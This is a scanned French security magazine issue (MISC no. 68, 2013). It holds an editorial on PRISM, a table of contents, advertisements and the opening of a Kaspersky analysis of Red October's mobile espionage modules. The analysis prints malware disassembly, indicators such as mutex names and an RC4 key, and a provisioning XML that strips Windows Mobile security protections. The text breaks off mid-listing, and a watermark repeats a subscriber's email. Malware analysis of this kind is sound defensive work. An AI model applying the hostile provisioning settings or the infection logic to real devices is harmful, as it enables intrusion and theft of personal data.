



MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 68 - F: 8,50 € - RD



document est la propriété exclusive de Johann Locatelli (johann.locatelli@businessdecision.com) - 06 la

no 68 JUILLET/AOÛT 2013

France METRO : 8,50 € - CH : 15,00 CHF - BEL : 9,50 € - DOM : 9 € - CAN : 15,25 \$ cad - POL/S : 1100 CFP - POL/JA : 1400 CFP

SOCIÉTÉ IRAN

Cyberespace iranien : enjeux et risques pour le pouvoir politique

p. 75



CODE OBFU

Aplatissement de code : obfusquez vos graphes de contrôle !

p. 67



RÉSEAU ANALYSES

Fuzzing Wireshark : 40 vulnérabilités mises à jour !

p. 58



DOSSIER

Il y a une vie en dehors d'Ethernet et TCP/IP !

TÉLÉVISION & TÉLÉPHONIE : LA SÉCURITÉ ULTRA-CONNECTÉE

- 1 - L'arlésienne de la régulation des télécoms
- 2 - Diffusion d'applications web sur Télévision Connectée
- 3 - Architecture des réseaux LTE
- 4 - Exploration, outillage et sécurité des réseaux mobiles



MALWARE CORNER

À la poursuite de Red October : analyse des modules ciblant les mobiles

p. 04



PENTEST CORNER

Authentification Windows : partez à la chasse aux hashes !

p. 12



FORENSIC CORNER

Base de registre Windows : la compatibilité à la rescousse

p. 22



creation agence Comelink - cr@leptoc.fr - La photo est une création exclusive de Johann Locatelli (johann.locatelli@businessdecision.com) - 06 janvier 2016 à 09:43

DEVENEZ QUELQU'UN
DE RECHERCHÉ
POUR CE QUE
VOUS SAVEZ TROUVER.

FORMATIONS FORENSIQUES

Cours SANS Institute
Certifications GIAC



FOR 408

Investigation Infoforensique Windows

FOR 508

Analyse Infoforensique et réponses
aux incidents clients

FOR 558

Network Forensic

FOR 563

Investigations infoforensiques
sur équipements mobiles

Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr



www.hsc-formation.fr



ÉDITO

EDWARD AUX PAROLES D'ARGENT

Faut-il être surpris du système mis en place par les Américains et leur allié grand-breton, ces deux-là étant tellement cul et chemise (ce qui n'est pas étonnant pour un allié d'outre-Manche) ? Faut-il être givré pour croire qu'ils sont blancs comme neige ?

PRISM est un vrai bouillon, cube de par sa forme, de culture par sa consanguinité.

Côté américain, il permet au Gouvernement d'accéder aux informations confidentielles collectées par des grandes entreprises comme Google, Apple, Microsoft, Facebook et les autres sur leurs utilisateurs. Aux USA, pas besoin de rompre la glace entre public et privé, les collaborations sont pragmatiques, à coups de \$. Comme on dit en Alaska, yaka flocon, mais vrais contrats et vrais résultats.

Du côté britannique, on n'est pas en carafe non plus. Ils ont déposé des filtres sur les câbles reliant l'Europe et les US, projet Tempora, de crevettes puisqu'ils vont à la pêche aux infos. Dans le même temps, les communications du G20 sont écoutées (pas seulement parce que le vingt respire mieux en carafe). Diplomatiquement, on cache la baleine sous la banquise, genre il ne s'est rien passé.

Amis ricains ou anglo-saxons, attention car trop de vin conduit à des lendemains difficiles : gueule de bois et mauvaise baleine.

Pendant ce temps, à Vera Cruz mais aussi à Pékin, on se frotte les mains (pour les réchauffer) avec hypocrisie, et en Afrique, l'hypo ternie. Les Chinois, que tout le monde accuse de cyberespionnage depuis des années, se vengent et accusent les Américains. Concours de Tartuffe, tellement ces maux lièrent les autres États hors gonds.

Officiellement, l'Europe attend l'arrêt poli de ces agissements et donc, en attendant, la raie ponce.

Rappelons à tous les étonnés que ces pratiques ne sont pas vraiment nouvelles : elles ne sont pas fraîches et quand elles ne sont pas fraîches, les raies sentent.

En 1999, Lotus se faisait prendre la main dans le pot à chocolat par la Suède, puis l'Europe, pour avoir ajouté une trappe, à la demande de la NSA, dans sa suite Notes, permettant aux services d'espionnage de déchiffrer tous les messages émis avec ce logiciel. Au début des années 2000, Échelon monta sur le devant de la scène et une lanterne magique attira les feux de la rampe. Bref, comme on dit dans un patois du nord de la Suède, le Sami, j'ai peur.

Peur pour quoi ?

Ces capacités d'espionnage sont regrettamment nécessaires dans le climat de défiance internationale actuel : un État se doit de protéger sa population et ces capacités servent à cela. L'interrogation porte surtout sur le contrôle de ces capacités, afin qu'elles préservent notre liberté et non qu'elles viennent grignoter nos libertés. La compréhension et la lucidité des décideurs et politiques sur les questions « cyber » évoquent un lendemain de soirée après 6 bières.

Les gouvernements, administrations et entreprises sont régis par des lois, mais les humains le sont par l'éthique. Qui ne connaît cette maxime par cœur : *with great power comes great responsibility* (elle daterait d'une époque où l'art régnait). L'avenir nous réserve sans doute d'autres Snowden, et c'est tant mieux vu la cote de confiance de nos dirigeants.

Bonne lecture,

Fred Raynal
@fredraynal
@MISCRedac

Rendez-vous au 30 août 2013 pour le n°69 !

SOMMAIRE

MALWARE CORNER

[04-10] Red October : les modules pour mobiles

PENTEST CORNER

[12-21] Faiblesses des mécanismes d'authentification de Windows : quelles solutions ?

FORENSIC CORNER

[22-26] La compatibilité à la rescousse

DOSSIER



TÉLÉVISION & TÉLÉPHONIE : LA SÉCURITÉ ULTRA-CONNECTÉE

[28] Préambule

[29-36] L'arlésienne de la régulation des télécoms

[38-43] HbbTV : Diffusion d'applications web sur Télévision Connectée

[44-50] LTE : architecture et éléments de sécurité

[51-57] Réseaux mobiles : exploration, outillage et évolutions

RÉSEAU

[58-66] Fuzzing : Wireshark

CODE

[67-74] Aplatissement de code

SOCIÉTÉ

[75-82] Iran : stratégies pour une utilisation politique du cyberspace

ABONNEMENT

[33/34/37] Bons d'abonnement

www.miscmag.com

MISC est édité par Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,50 Euros



Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Jérémie Gall
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01



La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun pub publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour ces des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Nouveau !

Les abonnements numériques et les anciens numéros sont désormais disponibles sur :



en version PDF :

numerique.ed-diamond.com



en version papier :

ed-diamond.com



RED OCTOBER :

LES MODULES POUR MOBILES

Nicolas Brulez – nicolas.brulez@kaspersky.fr

Principal Malware Researcher - Global Research and Analysis Team

Kaspersky Lab France

mots-clés : *ESPIONNAGE / REVERSE ENGINEERING / MOBILE / WINDOWS / MOBILE / TROJANS / NOKIA / IOS*

En octobre 2012, l'équipe d'experts de Kaspersky Lab a mené une enquête à la suite d'une série d'attaques contre des réseaux informatiques ciblant des services diplomatiques internationaux. L'enquête a permis de mettre à jour et d'analyser un réseau de cyberespionnage à grande échelle. L'opération « Red October » aurait débuté en mai 2007 et se poursuivait encore en janvier 2013 lors de la publication de notre premier rapport.

Le principal objectif des assaillants était de recueillir des renseignements auprès des organismes compromis. Les informations obtenues sur les réseaux infectés étaient souvent réutilisées pour s'introduire dans d'autres systèmes (liste d'identifiants collectés, etc.). Pour piloter le réseau des machines infectées, les auteurs des attaques ont créé plus de 60 noms de domaines et ont utilisé plusieurs serveurs hébergés dans différents pays, dont la majorité en Allemagne et en Russie.

Outre les cibles traditionnelles (postes de travail), le système est capable de voler des données à partir d'appareils mobiles (iPhone, Nokia, Windows Mobile), d'équipements réseau d'entreprise (Cisco) et de disques amovibles (y compris les données déjà supprimées via une procédure de récupération).

Cet article s'intéresse à la partie mobile de Red October.

Avant de présenter les modules pour mobiles, nous allons voir comment ceux-ci sont installés sur la machine cible.

1 Vecteur d'infection

Toutes les attaques contre les mobiles sont effectuées à l'aide d'une machine (PC) infectée au préalable. Les machines sont compromises à l'aide d'attaques classiques (en l'occurrence du *spearphishing* et des documents piégés) afin d'installer un cheval de Troie sur la machine (voir Figure 1).

L'exécutable embarqué est un « Dropper », qui extrait et exécute trois fichiers supplémentaires. Parmi ces

trois fichiers, deux d'entre eux sont intéressants. Le premier est un *Loader*, responsable du chargement du second. Celui-ci est compressé avec la bibliothèque *zlib* puis chiffré en RC4. Le *Loader* s'assure que la machine est connectée à Internet avant de décompresser et déchiffrer la *backdoor* en mémoire, qui contactera le serveur C & C.

Une fois la connexion avec le serveur C & C établie, la *backdoor* commence le processus de communication, ce qui conduit au chargement des modules additionnels. Ces modules peuvent être divisés en deux catégories :




Fig. 1

- « hors-ligne » : modules existant sous forme de fichiers sur le disque, capables de créer leurs propres clés de registre système, des fichiers journaux. Ils ne communiquent pas directement avec les serveurs C & C.
- « en ligne » : modules existant seulement en mémoire, jamais enregistrés sur le disque, ne créant aucune clé de registre, et dont tous les journaux sont conservés uniquement en mémoire, puis envoyés directement au serveur C & C.

Parmi les modules additionnels, il est possible d'installer sur la machine des victimes des modules ciblant les mobiles. Ces modules sont « hors-ligne » et ne se connectent jamais au C&C. Nous allons maintenant étudier leur fonctionnement.

2 Les modules pour mobiles

Lors de notre analyse de Red October, nous avons découvert trois modules ciblant des mobiles : iPhone, Nokia et Windows Mobile. Fait étrange, nous n'avons trouvé aucun module pour Android (la plateforme la plus ciblée par les *malwares* à l'heure actuelle), même si de nombreux indices nous laissent supposer qu'un tel module existe. Un des modules de Red October baptisé RegConn est responsable de la collecte d'informations système et de données sur les applications installées et utilisées sur l'ordinateur infecté. Ces informations sont obtenues après lecture de certaines clés de la base de registre (la liste des clés est présente dans le module

lui-même). Parmi celles-ci, il faut mettre en évidence les clés suivantes :




Fig. 2

Ces clés sont liées d'une manière ou d'une autre à une application de gestion de l'appareil mobile, comme iTunes ou Nokia PC Suite, qui peut être installée sur l'ordinateur infecté.

2.1 Le module iPhone

Ce module est chargé de récolter les informations sur le *smartphone* connecté à un ordinateur infecté. Il utilise pour ce faire une bibliothèque d'iTunes baptisée **CoreFoundation.dll**. Il faut savoir que le module prévoit le lancement de deux services différents : un d'entre eux est exécuté si l'appareil mobile n'a pas été jailbreaké tandis que l'autre est exécuté si l'appareil a été compromis. Dans les deux cas, le module tente d'obtenir les informations suivantes :

- les informations relatives à l'appareil, depuis l'ID unique du smartphone jusqu'à la version du micrologiciel ;
- les fichiers portant les extensions suivantes : .jpg, .jpeg, .txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .dot, .dotx, .odt, .djvu, .odts, .reg, .rtf, .zip, .rar, .pdf, .7z, .wab, .pab, .vcf, .ost, .wav, .mp4, .m4a, .amr, .log, .cer, .em, .msg, .arc, .key, .pgp, .gpg ;
- le contenu des fichiers renfermant les informations relatives aux SMS, aux contacts, aux journaux des appels, aux notes, au calendrier, à la messagerie vocale, à l'historique de Safari et au courrier.

2.2 Le module Nokia

Le module pour Nokia possède des fonctions similaires au module iPhone et recueille également les informations relatives à l'appareil. Pour fonctionner avec l'appareil mobile connecté à l'ordinateur infecté, le module utilise la bibliothèque **ConnAPI.dll** de l'application PC Connectivity Solution. Le module tente d'obtenir les informations suivantes :

- les informations relatives à l'appareil, aux SMS/MMS, au calendrier, aux contacts, aux applications installées ;

- les fichiers portant les extensions suivantes : .txt, .cdb, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .dot, .dotx, .odt, .djvu, .odts, .reg, .rtf, .zip, .rar, .pdf, .7z, .wab, .pab, .vcf, .ost, .jpg, .waw, .mp4, .m4a, .amr, .exe, .log, .cer, .eml, .msg, .arc, .key, .pgp, .gpg.

2.3 Le module Windows Mobile

Les composants de Red October qui fonctionnent avec les appareils sous Windows Mobile (et non Windows Phone) sont organisés en deux groupes :

- les modules qui fonctionnent sur l'ordinateur Windows infecté (ils interviennent dans l'infection/ la mise à jour de l'appareil mobile Windows Mobile connecté à l'ordinateur) ;
- les modules qui fonctionnent sur le smartphone Windows Mobile.

Le premier groupe ne vise pas à collecter les informations présentes sur l'appareil Windows Mobile connecté. Sa tâche principale consiste à installer une porte dérobée sur le smartphone (ou à mettre à jour une porte dérobée installée). La porte dérobée installée sur le smartphone par le module du premier groupe possède le nom interne de « zakladka ». Outre la porte dérobée, le composant Windows télécharge également sur l'appareil d'autres fichiers exécutables qui permettent de modifier la configuration de l'appareil, de lancer la porte dérobée, de la mettre à jour ou de la supprimer et de copier sur le smartphone un fichier de configuration spécial baptisé **winupdate.cfg**.

3 Reverse Engineering du module Windows Mobile

Le module crée un fichier journal (chiffré) dans le chemin **%%TMP%%\tmp_m.%p.%p.dat**, où toutes les informations sur l'activité du module seront écrites. Il débute par y écrire le lancement du module et sa version *Application starting*, version 2.0.0.2, obj: %s.

```

; Attributes: none
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
; WinMain
proc near
; CODE XREF: __mainCRTStartup+972j
push esi
push 0000
call ds: SetLastError
push offset str_4027067c ; "3c3a7b00"
push offset str_ApplicationStartingVersion2_0_0_2objS ; "Application starting, version 2.0.0.2, obj: %s"
call LOG_to_file ; LOG to encrypted log file
add esp, 8
push offset Name ; "dfgber7t8234ytfndfugh5vndfuvh4"
push 1 ; hInitialOwner
push 0 ; lpAttributes
call ds: CreateMutexW
mov esi, ds: GetLastError
mov hMutex, eax
call esi ; GetLastError
cmp eax, 007b
jnz short loc_4017f5
push offset str_ApplicationAlreadyStarted ; "Application already started"
call LOG_to_file ; LOG to encrypted log file
add esp, 4
push 0
call _exit

```

Fig. 3

Pour chaque nouvelle entrée du journal (exactement comme le module Nokia), le format suivant est utilisé : année-mois-jour heures-minutes-secondes.

Il crée ensuite le **Mutex** : **dfgber7t8234ytfndfugh5vndfuvh4** pour vérifier si le module est déjà lancé, et s'arrête le cas échéant (voir Figure 3).

Si le module n'a pas encore été lancé, il va tenter d'initialiser la **DLLRAPI.DLL** d'ActiveSync :

```

;
init_RAPI:
call RAPI_initialization ; CODE XREF: WinMain(x,x,x,x)+3F7j
test eax, eax
jnz short RAPI_loaded_successfully
push offset str_Can'tInitiateFunctions ; "Can't initiate functions"
call LOG_to_file ; LOG to encrypted log file
mov eax, hModule
add esp, 4
test eax, eax
jz short loc_40319B
push eax ; Unload RAPI
call ds: FreeLibrary
loc_40319B:
mov eax, hMutex ; CODE XREF: WinMain(x,x,x,x)+721j
push eax
call ds: ReleaseMutex
mov ecx, hMutex ; hObject
push ecx
call ds: CloseHandle
call Delete_ActiveSync_RegistryKeys
push 1 ; int
call _exit

```

Fig. 4

Tout débute par la génération du chemin complet de la DLL, suivie de l'ouverture de la DLL pour s'assurer qu'ActiveSync est bien présent sur la machine infectée. En cas d'absence de celle-ci, une entrée est ajoutée au journal et le module se termine :

```

sub esp, 218h
mov eax, __security_cookie
xor eax, esp
mov [esp+218h+var_4], eax
push 104h ; uSize
lea eax, [esp+21Ch+FileName]
push eax ; lpBuffer
mov [esp+220h+dwHandle], 0
call ds: GetSystemDirectoryW
test eax, eax
jz loc_401623
push esi
push offset str_Rapi_dll ; "\\rapi.dll"
lea ecx, [esp+220h+FileName]
push 104h ; SizeInWords
push ecx ; Dst
call _wcsncpy_s ; Génération du chemin pour rapi.dll
add esp, 0Ch ; hTemplateFile
push 80h ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push OPEN_EXISTING ; dwShareMode
push 80000000h ; dwDesiredAccess
lea edx, [esp+234h+FileName]
push edx ; lpFileName
call ds: CreateFileW
cmp eax, 0FFFFFFFh
jnz short rapi_found
mov esi, ds: GetLastError
call esi ; GetLastError
cmp eax, 2
jnz short loc_401235
lea eax, [esp+21Ch+FileName]
push eax ; ArgList
push offset str_FileNotFoundS ; "File not found: %s"
call LOG_to_file ; LOG to encrypted log file

```

Fig. 5

Ce document est la propriété exclusive de Johann Locatelli (johann.locatelli@businessdecision.com) - 06 janvier 2016 à 09:43

Si la DLL est présente, le module utilise plusieurs fonctions Windows pour récupérer la version de DLL, puis l'ajoute au journal :

```

Get_ActiveSyncVersion:
    mov     eax, [esp+224h+!pBuffer]
    movzx  edx, word ptr [eax+0h]
    movzx  ebx, word ptr [eax+2]
    movzx  edi, word ptr [eax+0h]
    movzx  eax, word ptr [eax+0Ch]
    push   edx
    push   eax
    movzx  ecx, bx
    movzx  edx, di
    push   ecx
    push   edx
    push   offset str_ActiveSyncVersion0_0_0 ; "ActiveSync version: %u.%u.%u"
    call   LOG_to_file ; LOG to encrypted log file

    add     esp, 14h
    cmp     di, 4
    jnz    loc_401615

    add     ebx, 0FFFFFFFh
    mov     bx, di
    ja     loc_401615

    push   esi
    call   _free ; void *

    add     esp, 4
    push   offset tstrFilename ; "rapi.dll"
    call   ds:loadlibrary@

    test   eax, eax
    mov     hModule, eax
    jnz    short loc_4013B4

    call   ds:GetLastError

    push   eax
    push   offset str_CannotLoadRapi_dllErrorCode ; "cannot load rapi.dll, ErrorCode: %u"
    call   LOG_to_file ; LOG to encrypted log file
    
```

Fig. 6

La DLL est ensuite chargée avec la fonction **LoadLibraryA** et de nombreuses adresses de fonctions sont obtenues avec **GetProcAddress** :

```

mov     edx, hModule
push   offset str_CeCreateProcess ; "CeCreateProcess"
push   edx ; hModule
call   esi ; GetProcAddress

test   eax, eax
mov     CeCreateProcess, eax
jz     loc_401323

mov     eax, hModule
push   offset str_CeReadFile ; "CeReadFile"
push   eax ; hModule
call   esi ; GetProcAddress

test   eax, eax
mov     CeReadFile, eax
jz     loc_401323

mov     ecx, hModule
push   offset str_CeCreateFile ; "CeCreateFile"
push   ecx ; hModule
call   esi ; GetProcAddress
    
```

Fig. 7

Les fonctions suivantes sont récupérées :

- CeSHCreateShortcut
- CeGetSpecialFolderPath
- CeFindClose
- CeFindFirstFile
- CeRegEnumKeyEx
- CeRegEnumValue
- CeWriteFile
- CeCreateFile
- CeReadFile
- CeCreateProcess
- CeCloseHandle
- CeDeleteFile
- CeGetLastError
- CeRegQueryValueEx
- CeRegCloseKey

NOUVEAU À DÉCOUVRIR !

GNU/Linux Magazine N°162

N°162 JUILLET/AOÛT 2013

GNU LINUX MAGAZINE / FRANCE

ADMINISTRATION ET DÉVELOPPEMENT SUR SYSTÈMES OPEN SOURCE ET EMBARQUÉS

ACTU / BIG
Découvrez comment le mouvement Big Data impacte les architectures informatiques, la distribution et le traitement des données p.04

WEB / CMS
Créez un site statique en conservant le confort d'un CMS pour gérer le contenu et sa présentation p.10

PROJET / GESTION
Changez pour l'intelligence collective et la méthode de développement Kanban pour vos projets p.38

KERNEL / 3.9
Découvrez les nouveautés du noyau 3.9 : topdump/BPF avec iptables, stockage, Btrfs, gestion d'énergie, etc. p.12

PKI / ANDROID
Explorez les technologies publiques et cachées d'Android pour la gestion de certificats p.43

GUI / SMARTPHONES
Confrontez les fonctionnalités Android à iOS et Windows Phone sur le terrain de l'ergonomie mobile p.60

SYSADMIN / SERVEURS
Vous avez des serveurs GNU/Linux et Windows un peu partout qui « log » dans leur coin ?
CENTRALISEZ LA GESTION DES LOGS p.24

- Rappel sur les journaux d'activité
- Déportez et centralisez les logs GNU/Linux
- Ajoutez les logs des machines Windows
- Configurez votre serveur rsyslog et regroupez l'ensemble
- Connectez la solution à votre supervision avec NRDP

CODE / LEGACY
Reprendre, adapter, traiter et étendre du code existant, vieux, non testé, non supporté, ça s'apprend p.78

PHP / DÉPENDANCE
Composer, enfin une solution de gestion des dépendances de vos projets PHP p.74

L 19275 - 102 F 7,50 € - RD

FRANÇOIS BEGRO - 1300€ - DR - 11 DIF - BELFORT/CONF - 130€ € - DOW - 8 € - CAN - 1375 \$ - GRI - NCAUS - 1000 QP - POLE - 110€ QP - POLS - 1500 QP - TUNISIE - 1630 TND - MAR - 100 MAD

CENTRALISEZ LA GESTION DES LOGS !

DISPONIBLE CHEZ VOTRE MARCHAND
DE JOURNAUX ET SUR

www.ed-diamond.com

```
CeRegCreateKeyEx
CeRegSetValueEx
CeRegOpenKeyEx
CeRapiUninit
CeRapiInitEx
CeRapiInit
Ordinal 0x19
```

On notera la présence de l'ordinal 0x19, détaillé plus tard.

Une fois la DLL RAPI chargée, le module crée un événement : **dfjsbnegisfgsafgdsgcxrtew**, suivi d'un *thread* pour lancer l'infection du téléphone Windows Mobile :

```
RAPI_loaded_successfully:
push 5000h ; size_t
call _malloc

push 5000h ; size_t
push 0 ; int
push eax ; void *
mov first_malloc_ret, eax
call _memset

add esp, 10h
push offset str_Dfjsbnegisfgsafgdsgcxrte : "dfjsbnegisfgsafgdsgcxrte"
push 0 ; bInitialState
push 0 ; bManualReset
push 0 ; lpEventAttributes
call ds:CreateEventW

push 0 ; lpThreadId
push 0 ; dwCreationFlags
push 0 ; lpParameter
push offset INFECT_JOB ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
mov hHandle, eax
call ds:CreateThread
```

Fig. 8

La première action du *thread* est d'appeler la fonction **CeRapiInitEx**. Cette fonction initialise de manière asynchrone les couches de communication entre le PC et l'appareil Windows Mobile. Le module appelle ensuite la fonction **WaitForSingleObject** puis attend que le membre `hRapiInit` de la structure `RAPINIT` soit initialisé par un gestionnaire d'événements, indiquant la réussite ou l'échec de la connexion :

```
; DWORD_stdcall INFECT_JOB(LPVOID)
INFECT_JOB proc near ; DATA XREF: WinMain(x,x,x,x)+064c
[... ]
loc_402CE0:
push 230h ; size_t
push ebx ; int
push offset dword_477100 ; void *
call _memset

add esp, 0Ch
lea eax, [esp+0ACh+var_90]
push eax
mov [esp+0B0h+var_90], 0Ch
call CeRapiInitEx
test eax, eax
jnz loc_4030DE

mov ecx, [esp+0ACh+hHandle]
push 0FFFFFFFFh ; dwMilliseconds
push ecx ; hHandle
call ds:WaitForSingleObject

test eax, eax
jnz loc_4030F7

cmp dword ptr [esp+0ACh+var_88], ebx
jnz loc_4030D0

push offset str_DeviceConnected ; "Device connected"
call LOG_to_file ; LOG to encrypted log file
```

Fig. 9

Le module récupère ensuite le nom du périphérique, la version de l'OS et le CLSID et l'ajoute au journal :

```
loc_40193E:
xor ecx, ecx ; CODE XREF: sub_401040+77fj
test eax, eax
setz cl
mov dword_472588, ecx
mov edx, [ebx]
mov eax, [edi]
push edx
push eax
push esi ; ArgList
push offset str_DeviceIsOSVersionU_U ; "Device is %s, OS version: %u.%u"
call LOG_to_file ; LOG to encrypted log file

mov ecx, [esp+4Ch+var_20]
push ecx ; ArgList
push offset str_DeviceClsidS ; "Device CLSID: %c"
call LOG_to_file ; LOG to encrypted log file
...
```

Fig. 10

Le module consulte ensuite la base de registre du mobile pour lister les applications qui gèrent un certain nombre de fichiers et ajoute cette information dans le journal. On trouve par exemple : `WORD (Pocket Word)` : `rtf`, `psw`, `dot`, `dotx`, `docx`, `docm`, `dotm`, `pwt`, `doc`, `txt`. Il s'assure que l'appareil utilise une version 5.x ou 6.x de Windows Mobile. Dans le cas contraire, il ajoute une ligne dans le journal pour indiquer la présence d'une version inconnue, puis se déconnecte du téléphone.

```
cmp edi, 5
jz short loc_402F67

cmp edi, 6
jz short loc_402F67

mov edx, [esp+0ACh+var_98]
mov eax, dword ptr [esp+0ACh+ArgList]
push edx
push eax ; ArgList
push offset str_UnknownDeviceOSVersionU_U ; "Unknown device OS version: %u.%u"
call LOG_to_file ; LOG to encrypted log file

add esp, 0Ch
jmp Disconnect_Phone
```

Fig. 11

Le module vérifie si le service de la backdoor est déjà présent dans la base de registre. Si c'est le cas, il ajoute une ligne au journal indiquant que le périphérique est déjà infecté. Sinon, l'infection commence.

4 XML Provisioning

Pour débiter l'infection, le module tente d'injecter un document XML de « Provisioning » sur le périphérique. Voici son contenu :

```
<wap-provisioningdoc>
<characteristic type="SecurityPolicy">
<parm name="4119" value="16"/>
<parm name="4101" value="222"/>
<parm name="4102" value="1"/>
<parm name="4097" value="1"/>
<parm name="4123" value="1"/>
<parm name="4122" value="1"/>
</characteristic>
</wap-provisioningdoc>
```

4119 - Ce paramètre accorde des privilèges d'administrateur système détenus par **SECROLE_MANAGER**

à d'autres « rôles ». La valeur '16' (**SECROLE_USER_AUTH**) est le rôle de l'utilisateur authentifié.

4101 - Ce paramètre indique si les .CAB non signés peuvent être installés sur l'appareil. La valeur '222' indique que seulement OEM, opérateur, gestionnaire, UserAuth, UserUnAuth et opérateur-TPS peuvent exécuter des fichiers .CAB non signés.

4102 - Ce paramètre indique si les applications non signées sont autorisées à fonctionner sur les appareils Windows Mobile.

4097 - Ce paramètre limite l'accès des applications qui peuvent utiliser l'API RAPI. La valeur '1' indique un accès sans restrictions.

4123 - Ce paramètre indique quel modèle de sécurité est mis en place sur l'appareil.

4122 - Ce paramètre indique si l'utilisateur aura une invitation à accepter ou rejeter l'exécution des .EXE, .CAB, .DLL. La valeur '1' désactive toute demande.

Le fichier XML permet de paramétrer la politique de sécurité de Windows Mobile. L'ordinal 0x19 est utilisé pour installer le document XML (voir Figure 12).

```

nov     esi, eax
mov     [ebp+var_20], ebx
push   offset str_WapProvisioningdocCharacteristicTypeSecurityPolicyPa ; "<wap-provisioningdoc>
push   esi ; Dest
call   __usuprintf_wrapper

add     esp, 0Ch
lea    eax, [ebp+var_20]
push   eax
push   1
push   esi
call   ordinal_19h

```

Fig. 12

```

mov     eax, dword_4184A0
mov     ecx, dword_41849C
push   offset dword_4771D0 ; int
push   eax ; size_t
push   ecx ; size_t
push   offset encrypted_compressed_module_content ; void *
push   offset str_Winupdate_dll ; "winupdate.dll"
call   DECRYPT_DECOMPRESS_DROP_to_DEVICE

add     esp, 20h
test   eax, eax
mov     dword_47786C, eax
jnz    short loc_402847

call   CeGetLastError

push   eax ; ArgList
push   offset str_CannotInjectZakladkaErrorU ; "Cannot inject zakladka, Error: %u"
call   LOG_to_File ; LOG to encrypted log file

```

Fig. 13



EN PARTENARIAT
AVEC



PROPOSE 2 BADGES, FORMATIONS SUR 7 MOIS SUR

REVERSE ENGINEERING - SÉCURITÉ OFFENSIVE

BADGE REVERSE ENGINEERING

Un BADGE pour être capable d'étudier tous les programmes,

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

BADGE SÉCURITÉ OFFENSIVE

Un BADGE pour trouver, exploiter, corriger les vulnérabilités dans un système :

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

5 Injection de 'Zakladka' et des autres modules

Pour terminer l'infection, le module injecte différents modules sur le périphérique. Le module CE « Zakladka » est installé comme ceci (voir Figure 13 page précédente).

Une fonction est utilisée pour déchiffrer le module (RC4) et le décompresser à l'aide de zlib :

```

push    11h
push    offset cle_RC4 ; "dfhFghdhsGsfgedh"
push    edi
push    esi
